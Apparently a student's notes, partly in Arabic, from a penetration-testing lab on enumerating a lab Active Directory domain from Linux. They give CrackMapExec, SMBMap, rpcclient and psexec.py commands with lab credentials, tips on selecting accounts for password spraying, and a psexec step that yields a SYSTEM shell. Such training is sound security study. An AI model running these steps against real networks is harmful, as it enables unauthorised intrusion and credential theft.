13-Credentialed Enumeration - from Linux

in the section we will learn how to use tools to collect infromation and credantials from linux we will use (crackmapexec,rpcclient,bloodhound,.....)and other tool to collect information

Now that we have acquired a foothold in the domain, it is time to dig deeper using our low privilege domain user credentials. Since we have a general idea about the domain's userbase and machines, it's time to enumerate the domain in depth. We are interested in information about domain user and computer attributes, group membership, Group Policy Objects, permissions, ACLs, trusts, and more. We have various options available, but the most important thing to remember is that most of these tools will not work without valid domain user credentials at any permission level. So at a minimum, we will have to have acquired a user's cleartext password, NTLM password hash, or SYSTEM access on a domain-joined host.

we will use the credentials : User=forend , pssaword=Klmcargo2 : on domain INLANEFREIGHT.LOCAL

1-CrackMapExec

CrackMapExec (CME) is a powerful toolset to help with assessing AD environments. It utilizes packages from the Impacket and PowerSploit toolkits to perform its functions. For detailed explanations on using the tool and accompanying modules, see the wiki. Don't be afraid to use the `-h` flag to review the available options and syntax.

use with protocls {ftp,ssh,smb,winrm,ldap,rdp,mssql}

```
0xAmr0zZakaria@htb[/htb]$ crackmapexec -h

usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell]
                    [--verbose]
                    {mssql,smb,ssh,winrm} ...


      ______ .______           ___        ______   __   ___ .___  ___.
___       .______    _______ ___   ___  _______   ______
     /      ||   _  \         /   \      /      ||  |/  / |   \/   |     /
\     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |       /  ^  \    |  ,----'|  '  /  |  \  /  |    /  ^
\    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
```

```
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /
/_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /
_____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \______|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/
\__\ | _|      |_______|/__/ \__\ |_______| \______|

                                          A swiss army knife for pentesting
networks
                                       Forged by @byt3bl33d3r using the powah
of dank memes

                                                        Version: 5.0.2dev
                                                       Codename: P3l1as
optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default:
100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default:
None)
  --jitter INTERVAL     sets a random delay between each connection
(default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {mssql,smb,ssh,winrm}
    mssql               own stuff using MSSQL
    smb                 own stuff using SMB
    ssh                 own stuff using SSH
    winrm               own stuff using WINRM

Ya feelin' a bit buggy all of a sudden?
```

CME Options (SMB)

```
0xAmr0zZakaria@htb[/htb]$ crackmapexec smb -h

usage: crackmapexec smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME
[USERNAME ...]] [-p PASSWORD [PASSWORD ...]] [-k]
                        [--aesKey AESKEY [AESKEY ...]] [--kdcHost KDCHOST]
                        [--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-
```

```
limit LIMIT] [-M MODULE]
                        [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--
options] [--server {https,http}] [--server-host HOST]
                        [--server-port PORT] [-H HASH [HASH ...]] [--no-
bruteforce] [-d DOMAIN | --local-auth] [--port {139,445}]
                        [--share SHARE] [--smb-server-port SMB_SERVER_PORT]
[--gen-relay-list OUTPUT_FILE] [--continue-on-success]
                        [--sam | --lsa | --ntds [{drsuapi,vss}]] [--shares]
[--sessions] [--disks] [--loggedon-users] [--users [USER]]
                        [--groups [GROUP]] [--local-groups [GROUP]] [--pass-
pol] [--rid-brute [MAX_RID]] [--wmi QUERY]
                        [--wmi-namespace NAMESPACE] [--spider SHARE] [--
spider-folder FOLDER] [--content] [--exclude-dirs DIR_LIST]
                        [--pattern PATTERN [PATTERN ...] | --regex REGEX
[REGEX ...]] [--depth DEPTH] [--only-files]
                        [--put-file FILE FILE] [--get-file FILE FILE] [--
exec-method {atexec,smbexec,wmiexec,mmcexec}] [--force-ps32]
                        [--no-output] [-x COMMAND | -X PS_COMMAND] [--obfs]
[--amsi-bypass FILE] [--clear-obfscripts]
                        [target ...]

positional arguments:
  target                the target IP(s), range(s), CIDR(s), hostname(s),
FQDN(s), file(s) containing a list of targets, NMap XML or
                        .Nessus file(s)

optional arguments:
  -h, --help            show this help message and exit
  -id CRED_ID [CRED_ID ...]
                        database credential ID(s) to use for authentication
  -u USERNAME [USERNAME ...]
                        username(s) or file(s) containing usernames
  -p PASSWORD [PASSWORD ...]
                        password(s) or file(s) containing passwords
  -k, --kerberos        Use Kerberos authentication from ccache file
(KRB5CCNAME)

<SNIP>
```

CME offers a help menu for each protocol (i.e., `crackmapexec winrm -h`, etc.). Be sure to review the entire help menu and all possible options. For now, the flags we are interested in are:

- -u Username `The user whose credentials we will use to authenticate`

- -p Password `User's password`
- Target (IP or FQDN) `Target host to enumerate` (in our case, the Domain Controller)
- --users `Specifies to enumerate Domain Users`
- --groups `Specifies to enumerate domain groups`
- --loggedon-users `Attempts to enumerate what users are logged on to a target, if any`

We'll start by using the SMB protocol to enumerate users and groups. We will target the Domain Controller (whose address we uncovered earlier) because it holds all data in the domain database that we are interested in. Make sure you preface all commands with `sudo`.

CME - Domain User Enumeration

We start by pointing CME at the Domain Controller and using the credentials for the `forend` user to retrieve a list of all domain users. Notice when it provides us the user information, it includes data points such as the badPwdCount attribute. This is helpful when performing actions like targeted password spraying. We could build a target user list filtering out any users with their `badPwdCount` attribute above 0 to be extra careful not to lock any accounts out.

```
0xAmr0zZakaria@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p
Klmcargo2 --users

SMB         172.16.5.5      445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+] Enumerated domain
user(s)
SMB         172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\administrator                 badpwdcount: 0
baddpwdtime: 2022-03-29 12:29:14.476567
SMB         172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\guest                         badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58
SMB         172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\lab_adm                       badpwdcount: 0
baddpwdtime: 2022-04-09 23:04:58.611828
SMB         172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\krbtgt                        badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58
SMB         172.16.5.5      445    ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\htb-
student                   badpwdcount: 0 baddpwdtime: 2022-03-30
16:27:41.960920
```

```
SMB         172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\avazquez                        badpwdcount: 3
baddpwdtime: 2022-02-24 18:10:01.903395

<SNIP>
```

SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\administrator badpwdcount: 0 baddpwdtime: 2022-03-29 12:29:14.476567 here :

badpwdcount: 0 : if we do password spray we possible to use these use beacuse the lock is 0

ما هي السمة badPwdCount؟

هي خاصية تشير إلى عدد المحاولات الفاشلة التي قام بها المستخدم لإدخال كلمة مرور غير صحيحة. إذا كان هذا العدد أكبر من 0، فهذا يعني أن الحساب واجه محاولات تسجيل دخول غير ناجحة.

كيفية استخدام هذه المعلومات؟

1. **التصفية الذكية للمستخدمين:**
   - **يمكننا استخدام ،(محاولة كلمات مرور شائعة على عدد كبير من الحسابات) Password Spraying عند القيام بأنشطة مثل لتجنب المستخدمين الذين لديهم محاولات فاشلة سابقة badPwdCount خاصية.**
   - **أعلى من 0، فقد يؤدي ذلك إلى تجاوز الحد المسموح به لمحاولات تسجيل badPwdCount إذا قمنا باستهداف مستخدم لديه الدخول، وبالتالي يتم قفل الحساب (Account Lockout)، وهو أمر نريد تجنبه.**
2. **بناء قائمة مستهدفة:**
   - **badPwdCount > 0. يمكن إنشاء قائمة بالمستخدمين المستهدفين لاستبعاد أي حسابات يظهر بها**
   - **هذا يجعل الهجوم أكثر دقة ويقلل من مخاطر كشف المحاولات أو إحداث إزعاج مثل قفل الحسابات.**

الخلاصة:

استخدام CME لاسترداد معلومات المستخدمين مع تحليل badPwdCount يساعد في تحسين استراتيجية الهجوم عن طريق استبعاد الحسابات التي قد تؤدي محاولاتنا إلى قفلها، وبالتالي الحفاظ على الحذر أثناء اختبارات الاختراق

CME -Domain Group Enumeration

```
0xAmr0zZakaria@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p
Klmcargo2 --groups
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+] Enumerated domain
group(s)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Administrators
membercount: 3
```

```
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Users
membercount: 4
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Guests
membercount: 2
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Print Operators
membercount: 0
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Backup Operators
membercount: 1
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Replicator
membercount: 0

<SNIP>

SMB         172.16.5.5      445    ACADEMY-EA-DC01  Domain Admins
membercount: 19
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Domain Users
membercount: 0

<SNIP>

SMB         172.16.5.5      445    ACADEMY-EA-DC01  Contractors
membercount: 138
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Accounting
membercount: 15
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Engineering
membercount: 19
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Executives
membercount: 10
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Human Resources
membercount: 36

<SNIP>
```

The above snippet lists the groups within the domain and the number of users in each. The output also shows the built-in groups on the Domain Controller, such as `Backup Operators`. We can begin to note down groups of interest. Take note of key groups like `Administrators`, `Domain Admins`, `Executives`, any groups that may contain privileged IT admins, etc. These groups will likely contain users with elevated privileges worth targeting during our assessment.

CME - Logged On Users

We can also use CME to target other hosts. Let's check out what appears to be a file server to see what users are logged in currently.

```
0xAmr0zZakaria@htb[/htb]$ sudo crackmapexec smb 172.16.5.130 -u forend -p
Klmcargo2 --loggedon-users

SMB         172.16.5.130    445    ACADEMY-EA-FILE  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-FILE) (domain:INLANEFREIGHT.LOCAL)
(signing:False) (SMBv1:False)
SMB         172.16.5.130    445    ACADEMY-EA-FILE  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2 (Pwn3d!)
SMB         172.16.5.130    445    ACADEMY-EA-FILE  [+] Enumerated loggedon
users
SMB         172.16.5.130    445    ACADEMY-EA-FILE
INLANEFREIGHT\clusteragent             logon_server: ACADEMY-EA-DC01
SMB         172.16.5.130    445    ACADEMY-EA-FILE  INLANEFREIGHT\lab_adm
logon_server: ACADEMY-EA-DC01
SMB         172.16.5.130    445    ACADEMY-EA-FILE  INLANEFREIGHT\svc_qualys
logon_server: ACADEMY-EA-DC01
SMB         172.16.5.130    445    ACADEMY-EA-FILE  INLANEFREIGHT\wley
logon_server: ACADEMY-EA-DC01

<SNIP>
```

We see that many users are logged into this server which is very interesting. We can also see that our user `forend` is a local admin because `(Pwn3d!)` appears after the tool successfully authenticates to the target host. A host like this may be used as a jump host or similar by administrative users. We can see that the user `svc_qualys` is logged in, who we earlier identified as a domain admin. It could be an easy win if we can steal this user's credentials from memory or impersonate them.

CME Share Searching

We can use the `--shares` flag to enumerate available shares on the remote host and the level of access our user account has to each share (READ or WRITE access). Let's run this against the INLANEFREIGHT.LOCAL Domain Controller.

Share Enumeration - Domain Controller

```
0xAmr0zZakaria@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p
Klmcargo2 --shares

SMB         172.16.5.5      445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+] Enumerated shares
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Share
```

```
Permissions     Remark
SMB         172.16.5.5      445    ACADEMY-EA-DC01  -----           --------
---     ------
SMB         172.16.5.5      445    ACADEMY-EA-DC01  ADMIN$
Remote Admin
SMB         172.16.5.5      445    ACADEMY-EA-DC01  C$
Default share
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Department Shares READ
SMB         172.16.5.5      445    ACADEMY-EA-DC01  IPC$            READ
Remote IPC
SMB         172.16.5.5      445    ACADEMY-EA-DC01  NETLOGON        READ
Logon server share
SMB         172.16.5.5      445    ACADEMY-EA-DC01  SYSVOL          READ
Logon server share
SMB         172.16.5.5      445    ACADEMY-EA-DC01  User Shares     READ
SMB         172.16.5.5      445    ACADEMY-EA-DC01  ZZZ_archive     READ
```

We see several shares available to us with `READ` access. The `Department Shares`, `User Shares`, and `ZZZ_archive` shares would be worth digging into further as they may contain sensitive data such as passwords or PII. Next, we can dig into the shares and spider each directory looking for files. **The module `spider_plus` will dig through each readable share on the host and list all readable files. Let's give it a try.**

-M spider_plus : he get all file share read bet

```
0xAmr0zZakaria@htb[/htb]$ head -n 10 /tmp/cme_spider_plus/172.16.5.5.json

{
    "Department Shares": {
        "Accounting/Private/AddSelect.bat": {
            "atime_epoch": "2022-03-31 14:44:42",
            "ctime_epoch": "2022-03-31 14:44:39",
            "mtime_epoch": "2022-03-31 15:14:46",
            "size": "278 Bytes"
        },
        "Accounting/Private/ApproveConnect.wmf": {
            "atime_epoch": "2022-03-31 14:45:14",

<SNIP>
```

ween the Departments and read these file

Spider_plus

```
0xAmr0zZakaria@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p
Klmcargo2 -M spider_plus --share 'Department Shares'

SMB         172.16.5.5      445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2
SPIDER_P... 172.16.5.5      445    ACADEMY-EA-DC01  [*] Started spidering
plus with option:
SPIDER_P... 172.16.5.5      445    ACADEMY-EA-DC01  [*]        DIR:
['print$']
SPIDER_P... 172.16.5.5      445    ACADEMY-EA-DC01  [*]        EXT: ['ico',
'lnk']
SPIDER_P... 172.16.5.5      445    ACADEMY-EA-DC01  [*]       SIZE: 51200
SPIDER_P... 172.16.5.5      445    ACADEMY-EA-DC01  [*]     OUTPUT:
/tmp/cme_spider_plus
```

In the above command, we ran the spider against the `Department Shares`. When completed, CME writes the results to a JSON file located at `/tmp/cme_spider_plus/<ip of host>`. Below we can see a portion of the JSON output. We could dig around for interesting files such as `web.config` files or scripts that may contain passwords. If we wanted to dig further, we could pull those files to see what all resides within, perhaps finding some hardcoded credentials or other sensitive information.

2-SMBMap : enumeration smb shares

SMBMap is great for enumerating SMB shares from a Linux attack host. It can be used to gather a listing of shares, permissions, and share contents if accessible. Once access is obtained, it can be used to download and upload files and execute remote commands.

```
0xAmr0zZakaria@htb[/htb]$ smbmap -u forend -p Klmcargo2 -d
INLANEFREIGHT.LOCAL -H 172.16.5.5

[+] IP: 172.16.5.5:445  Name: inlanefreight.local
        Disk                                                    Permissions
Comment
    ----                                                    -----------
-------
    ADMIN$                                              NO ACCESS
Remote Admin
    C$                                                  NO ACCESS
Default share
```

```
    Department Shares                                       READ ONLY
    IPC$                                                    READ ONLY
Remote IPC
    NETLOGON                                                READ ONLY
Logon server share
    SYSVOL                                                  READ ONLY
Logon server share
    User Shares                                             READ ONLY
    ZZZ_archive                                             READ ONLY
```

The above will tell us what our user can access and their permission levels. Like our results from CME, we see that the user `forend` has no access to the DC via the `ADMIN$` or `C$` shares (this is expected for a standard user account), but does have read access over `IPC$`, `NETLOGON`, and `SYSVOL` which is the default in any domain. The other non-standard shares, such as `Department Shares` and the user and archive shares, are most interesting. Let's do a recursive listing of the directories in the `Department Shares` share. We can see, as expected, subdirectories for each department in the company.

Recursive List Of All Directories

```
0xAmr0zZakaria@htb[/htb]$ smbmap -u forend -p Klmcargo2 -d
INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Department Shares' --dir-only

[+] IP: 172.16.5.5:445  Name: inlanefreight.local
        Disk                                                    Permissions
Comment
    ----                                                    -----------
-------
    Department Shares                                       READ ONLY
    .\Department Shares\*
    dr--r--r--                0 Thu Mar 31 15:34:29 2022        .
    dr--r--r--                0 Thu Mar 31 15:34:29 2022        ..
    dr--r--r--                0 Thu Mar 31 15:14:48 2022        Accounting
    dr--r--r--                0 Thu Mar 31 15:14:39 2022        Executives
    dr--r--r--                0 Thu Mar 31 15:14:57 2022        Finance
    dr--r--r--                0 Thu Mar 31 15:15:04 2022        HR
    dr--r--r--                0 Thu Mar 31 15:15:21 2022        IT
    dr--r--r--                0 Thu Mar 31 15:15:29 2022        Legal
    dr--r--r--                0 Thu Mar 31 15:15:37 2022        Marketing
    dr--r--r--                0 Thu Mar 31 15:15:47 2022        Operations
    dr--r--r--                0 Thu Mar 31 15:15:58 2022        R&D
    dr--r--r--                0 Thu Mar 31 15:16:10 2022        Temp
    dr--r--r--                0 Thu Mar 31 15:16:18 2022        Warehouse
```

```
<SNIP>
```

3-rpcclient

rpcclient is a handy tool created for use with the Samba protocol and to provide extra functionality via MS-RPC. It can enumerate, add, change, and even remove objects from AD. It is highly versatile; we just have to find the correct command to issue for what we want to accomplish. The man page for rpcclient is very helpful for this; just type `man rpcclient` into your attack host's shell and review the options available. Let's cover a few rpcclient functions that can be helpful during a penetration test.

Due to SMB NULL sessions (covered in-depth in the password spraying sections) on some of our hosts, we can perform authenticated or unauthenticated enumeration using rpcclient in the INLANEFREIGHT.LOCAL domain. An example of using rpcclient from an unauthenticated standpoint (if this configuration exists in our target domain) would be:

smb null session

```
rpcclient -U "" -N 172.16.5.5
```

rpcclient Enumeration

While looking at users in rpcclient, you may notice a field called `rid:` beside each user. A Relative Identifier (RID) is a unique identifier (represented in hexadecimal format) utilized by Windows to track and identify objects. To explain how this fits in, let's look at the examples below:

- The SID for the INLANEFREIGHT.LOCAL domain is: `S-1-5-21-3842939050-3880317879-2865463114`.
- When an object is created within a domain, the number above (SID) will be combined with a RID to make a unique value used to represent the object.
- So the domain user `htb-student` with a RID:[0x457] Hex 0x457 would = decimal `1111`, will have a full user SID of: `S-1-5-21-3842939050-3880317879-2865463114-1111`.
- This is unique to the `htb-student` object in the INLANEFREIGHT.LOCAL domain and you will never see this paired value tied to another object in this domain or any other.

However, there are accounts that you will notice that have the same RID regardless of what host you are on. Accounts like the built-in Administrator for a domain will have a RID [administrator] rid:[0x1f4], which, when converted to a decimal value, equals `500`. The built-in Administrator account will always have the RID value `Hex 0x1f4`, or 500. This will always be the case. Since this value is unique to an object, we can use it to enumerate further information about it from the domain. Let's give it a try again with rpcclient. We will dig a bit targeting the `htb-student` user.

RPCClient User Enumeration By RID

```
rpcclient $> queryuser 0x457

        User Name   :   htb-student
        Full Name   :   Htb Student
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Wed, 02 Mar 2022 15:34:32 EST
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time   :      Wed, 27 Oct 2021 12:26:52 EDT
        Password can change Time :      Thu, 28 Oct 2021 12:26:52 EDT
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x457
        group_rid:      0x201
```

```
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x0000001d
        padding1[0..7]...
        logon_hrs[0..21]...
```

When we searched for information using the `queryuser` command against the RID `0x457`, RPC returned the user information for `htb-student` as expected. This wasn't hard since we already knew the RID for `htb-student`. If we wished to enumerate all users to gather the RIDs for more than just one, we would use the `enumdomusers` command.

Enumdomusers

```
rpcclient $> enumdomusers

user:[administrator] rid:[0x1f4]
user:[guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[lab_adm] rid:[0x3e9]
user:[htb-student] rid:[0x457]
user:[avazquez] rid:[0x458]
user:[pfalcon] rid:[0x459]
user:[fanthony] rid:[0x45a]
user:[wdillard] rid:[0x45b]
user:[lbradford] rid:[0x45c]
user:[sgage] rid:[0x45d]
user:[asanchez] rid:[0x45e]
user:[dbranch] rid:[0x45f]
user:[ccruz] rid:[0x460]
user:[njohnson] rid:[0x461]
user:[mholliday] rid:[0x462]

<SNIP>
```

Using it in this manner will print out all domain users by name and RID. Our enumeration can go into great detail utilizing rpcclient. We could even start performing actions such as editing users and groups or adding our own into the domain, but this is out of scope for this module. For now, we just want to perform domain enumeration to validate our findings. Take some time to play with the other rpcclient functions and see the results they produce. For more information on topics such as SIDs, RIDs, and other core components of AD, it would be worthwhile to check out the Introduction to Active Directory module. Now, it's time to plunge into Impacket in all its glory.

4-Impacket Toolkit


1-Psexec.py : https://github.com/SecureAuthCorp/impacket/blob/master/examples/psexec.py

One of the most useful tools in the Impacket suite is `psexec.py`. Psexec.py is a clone of the Sysinternals psexec executable, but works slightly differently from the original. The tool creates a remote service by uploading a randomly-named executable to the `ADMIN$` share on the target host. It then registers the service via `RPC` and the `Windows Service Control Manager`. Once established, communication happens over a named pipe, providing an interactive remote shell as `SYSTEM` on the victim host.

> **أداة psexec.py هي واحدة من الأدوات القوية في مجموعة Impacket، تُستخدم لاختبار الاختراق واستغلال أنظمة Windows للحصول على تحكم عن بُعد في الأجهزة المستهدفة. الأداة تُعتبر نسخة مقلدة من أداة psexec الأصلية التي طورتها Sysinternals، لكنها تعمل بطريقة مختلفة قليلاً.**

we suppose the username : wely and the password is : transport@4 on the domain inlanefreight.local

```
psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125
```



Once we execute the psexec module, it drops us into the `system32` directory on the target host. We ran the `whoami` command to verify, and it confirmed that we landed on the host as `SYSTEM`. From here, we can perform most any task on this host; anything from further enumeration to persistence and lateral movement. Let's give another Impacket module a try: `wmiexec.py`.

2-wmiexec

https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py

the same psexec.py but this do thing

